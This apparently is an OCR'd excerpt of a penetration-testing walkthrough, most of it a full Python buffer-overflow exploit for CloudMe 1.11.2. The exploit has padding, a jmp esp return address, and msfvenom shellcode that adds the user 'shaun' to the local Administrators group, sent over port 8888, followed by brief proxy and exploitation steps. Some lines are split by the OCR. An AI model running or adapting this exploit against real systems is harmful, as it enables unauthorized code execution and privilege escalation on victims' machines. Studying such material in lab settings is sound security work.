


4) Made a payload


```
# Exploit Title: CloudMe 1.11.2 - Buffer Overflow (PoC)
# Date: 2020-07-21
# Exploit Author: MTOTH
# Vendor Homepage: https://www.cloudme.com/en
# Software Link: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Version: CloudMe 1.11.2
# Tested on: Windows 10 x64 (build 1909 and 1809)
# This version has been forked from the original PoC: https://www.exploit-db.com/exploits/46218
#Instructions:
# Start the CloudMe service and run the script.

import socket
import sys
import struct

target = "127.0.0.1"

padding1   = b"A" * 1052
```

```
EIP        = struct.pack("<L", 0x68f7a81b) # 0x68f7a81b : jmp esp |
{PAGE_EXECUTE_WRITECOPY} [Qt5Core.dll] ASLR: False, Rebase: False, SafeSEH:
False
NOP = "\x90" * 20

# msfvenom -a x86 -p windows/exec CMD="net localgroup Administrators shaun /
add"  --smallest -b "\x00\x0a\x0d" -f python


buf =  b""
buf += b"\x6a\x39\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73"
buf += b"\x13\x40\xd4\x28\xee\x83\xeb\xfc\xe2\xf4\xbc\x3c"
buf += b"\xaa\xee\x40\xd4\x48\x67\xa5\xe5\xe8\x8a\xcb\x84"
buf += b"\x18\x65\x12\xd8\xa3\xbc\x54\x5f\x5a\xc6\x4f\x63"
buf += b"\x62\xc8\x71\x2b\x84\xd2\x21\xa8\x2a\xc2\x60\x15"
buf += b"\xe7\xe3\x41\x13\xca\x1c\x12\x83\xa3\xbc\x50\x5f"
buf += b"\x62\xd2\xcb\x98\x39\x96\xa3\x9c\x29\x3f\x11\x5f"
buf += b"\x71\xce\x41\x07\xa3\xa7\x58\x37\x12\xa7\xcb\xe0"
buf += b"\xa3\xef\x96\xe5\xd7\x42\x81\x1b\x25\xef\x87\xec"
buf += b"\xc8\x9b\xb6\xd7\x55\x16\x7b\xa9\x0c\x9b\xa4\x8c"
buf += b"\xa3\xb6\x64\xd5\xfb\x88\xcb\xd8\x63\x65\x18\xc8"
buf += b"\x29\x3d\xcb\xd0\xa3\xef\x90\x5d\x6c\xca\x64\x8f"
buf += b"\x73\x8f\x19\x8e\x79\x11\xa0\x8b\x77\xb4\xcb\xc6"
buf += b"\xc3\x63\x1d\xbe\x29\x63\xc5\x66\x28\xee\x40\x84"
buf += b"\x40\xdf\xcb\xbb\xaf\x11\x95\x6f\xd8\x5b\xe2\x82"
buf += b"\x40\x48\xd5\x69\xb5\x11\x95\xe8\x2e\x92\x4a\x54"
buf += b"\xd3\x0e\x35\xd1\x93\xa9\x53\xa6\x47\x84\x40\x87"
buf += b"\xd7\x3b\x2e\xb1\x5c\xce\x2c\xbb\x4b\x8f\x2c\xb3"
buf += b"\x5a\x81\x35\xa4\x08\xaf\x24\xb9\x41\x80\x29\xa7"
buf += b"\x5c\x9c\x21\xa0\x47\x9c\x33\xf4\x5b\x86\x21\xa1"
buf += b"\x46\xce\x6f\xb5\x4c\x8a\x40\xd4\x28\xee"


padding2 = b"D" * (2000 - len(padding1 + EIP + "\x90" * 20 + buf))

payload = padding1 + EIP + NOP + buf + padding2

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target,8888))
        s.send(payload)
        print(" [+] Payload with {} bytes sent!".format(len(payload)))
except Exception as e:
        print("Something bad happened. The error code was:
{}".format(sys.exc_value))
```

5) Connected with a socks proxy



6) Exploited it



Restart with shutdown /r